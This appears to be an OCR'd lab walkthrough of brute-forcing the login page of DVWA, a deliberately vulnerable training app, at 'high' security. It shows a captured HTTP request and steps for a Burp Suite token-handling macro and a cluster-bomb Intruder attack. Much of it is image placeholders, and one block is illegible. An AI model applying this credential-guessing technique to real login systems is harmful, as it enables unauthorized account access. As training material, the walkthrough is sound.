
We set the security level to high and check the source






```
[illegible]
```


We notice login fail delay here between 0 and 3 seconds
After that, we go to burpsuite and analyze the message





```
GET /DVWA/vulnerabilities/brute/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:[illegible]) Gecko/20100101 Firefox/[illegible]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA/security.php
Connection: close
Cookie: security=high; PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```



We will run a macro through the following modifications



Settings
Session handling rules
Cookie jar
Macros


Macro Recorder
Macro Editor
Request
Inspector



Configure Macro Item
Macro Editor



Define Custom Parameter
Macro Editor




From the user token now we can see back the username and password in the intruder after closing the changes in settings





So we can now modify back the username and password set the clusterbomb and see which combination gives different length



Brute Force

